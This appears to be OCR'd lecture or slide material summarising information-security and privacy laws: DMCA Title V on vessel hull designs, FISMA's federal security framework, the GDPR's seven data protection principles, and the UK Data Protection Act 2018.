
- **Title V: PROTECTION OF CERTAIN ORIGINAL DESIGNS:** Title V of the DMCA, entitles the Vessel Hull Design Protection Act (VHDPA). This act creates a new system for protecting the original designs of certain useful articles that make the article attractive or distinctive in appearance. For purposes of the VHDPA, “useful articles” are limited to the hulls (including the decks) of vessels no longer than 200 feet.

The Federal Information Security Management Act (FISMA)

Source: *https://csrc.nist.gov*

The Federal Information Security Management Act of 2002 was enacted to produce several key security standards and guidelines required by Congressional legislation. The FISMA provides a comprehensive framework for ensuring the effectiveness of information security controls over information resources that support federal operations and assets. It requires each federal agency to develop, document, and implement an agency-wide program to provide information security for the information and information systems that support the operations and assets of the agency, including those provided or managed by another agency, contractor, or another source. The FISMA framework includes:

- Standards for categorizing information and information systems by mission impact
- Standards for the minimum security requirements for information and information systems
- Guidance for selecting appropriate security controls for information systems
- Guidance for assessing security controls in information systems and determining their effectiveness
- Guidance for the security authorization of information systems



General Data Protection Regulation (GDPR)

- GDPR regulation was put into effect on May 25, 2018 and one of the **most stringent privacy and security laws globally**
- The GDPR will **levy harsh fines** against those who violate its privacy and security standards, with penalties reaching tens of millions of euros

GDPR Data Protection Principles

- **Lawfulness, fairness, and transparency**: Processing must be lawful, fair, and transparent to the data subject
- **Purpose limitation**: You must process data for the legitimate purposes specified explicitly to the data subject when you collected it
- **Data minimization**: You should collect and process only as much data as necessary for the purposes specified
- **Accuracy**: You must keep personal data accurate and up to date
- **Storage limitation**: You may only store personally identifying data for as long as necessary for the specified purpose
- **Integrity and confidentiality**: Processing must be done in such a way as to ensure appropriate security, integrity, and confidentiality (e.g., by using encryption)
- **Accountability**: The data controller is responsible for demonstrating GDPR compliance with all these principles

https://gdpr.eu

General Data Protection Regulation (GDPR)

Source: *https://gdpr.eu*

The General Data Protection Regulation (GDPR) is one of the most stringent privacy and security laws globally. Though it was drafted and passed by the European Union (EU), it imposes obligations onto organizations anywhere, so long as they target or collect data related to people in the EU. The regulation was put into effect on May 25, 2018. The GDPR will levy harsh fines against those who violate its privacy and security standards, with penalties reaching tens of millions of euros.


With the GDPR, Europe signifies its firm stance on data privacy and security when more people are entrusting their data with cloud services, and breaches are a daily occurrence. The regulation itself is extensive, far-reaching, and relatively light on specifics, making GDPR compliance a daunting prospect, particularly for small and medium-sized enterprises (SMEs).

GDPR Data Protection Principles

The GDPR includes seven protection and accountability principles outlined in Article 5.1-2:

- **Lawfulness, fairness, and transparency**: Processing must be lawful, fair, and transparent to the data subject.
- **Purpose limitation:** You must process data for the legitimate purposes specified explicitly to the data subject when you collected it.
- **Data minimization:** You should collect and process only as much data as necessary for the purposes specified.
- **Accuracy:** You must keep personal data accurate and up to date.

- **Storage limitation:** You may only store personally identifying data for as long as necessary for the specified purpose.
- **Integrity and confidentiality:** Processing must be done in such a way as to ensure appropriate security, integrity, and confidentiality (e.g., by using encryption).
- **Accountability:** The data controller is responsible for demonstrating GDPR compliance with all of these principles.



Data Protection Act 2018 (DPA)

- The **DPA 2018** sets out the framework for data protection law in the **UK**
- It **updates** and **replaces** the Data Protection Act 1998 and came into effect on 25 May, 2018
- The DPA is an act to make provision for the regulation of the processing of information relating to **individuals**; to make provision in connection with the **Information Commissioner's functions** under specific regulations relating to information; to make provision for a direct **marketing code** of practice, and connected purposes
- The DPA **protects individuals** concerning the processing of personal data, in particular by:
  - Requiring **personal data to be processed lawfully** and fairly, based on the data subject's consent or another specified basis,
  - **Conferring rights** on the data subject to obtain information about the processing of personal data and to require inaccurate personal data to be rectified, and
  - **Conferring functions** on the Commissioner, giving the holder of that office responsibility to monitor and enforce their provisions

https://www.legislation.gov.uk

Data Protection Act 2018 (DPA)

Source: *https://www.legislation.gov.uk*

The DPA 2018 sets out the framework for data protection law in the UK. It updates and replaces the Data Protection Act 1998 and came into effect on 25 May, 2018. It was amended on 01 January, 2021 by regulations under the European Union (Withdrawal) Act 2018 to reflect the UK's status outside the EU.

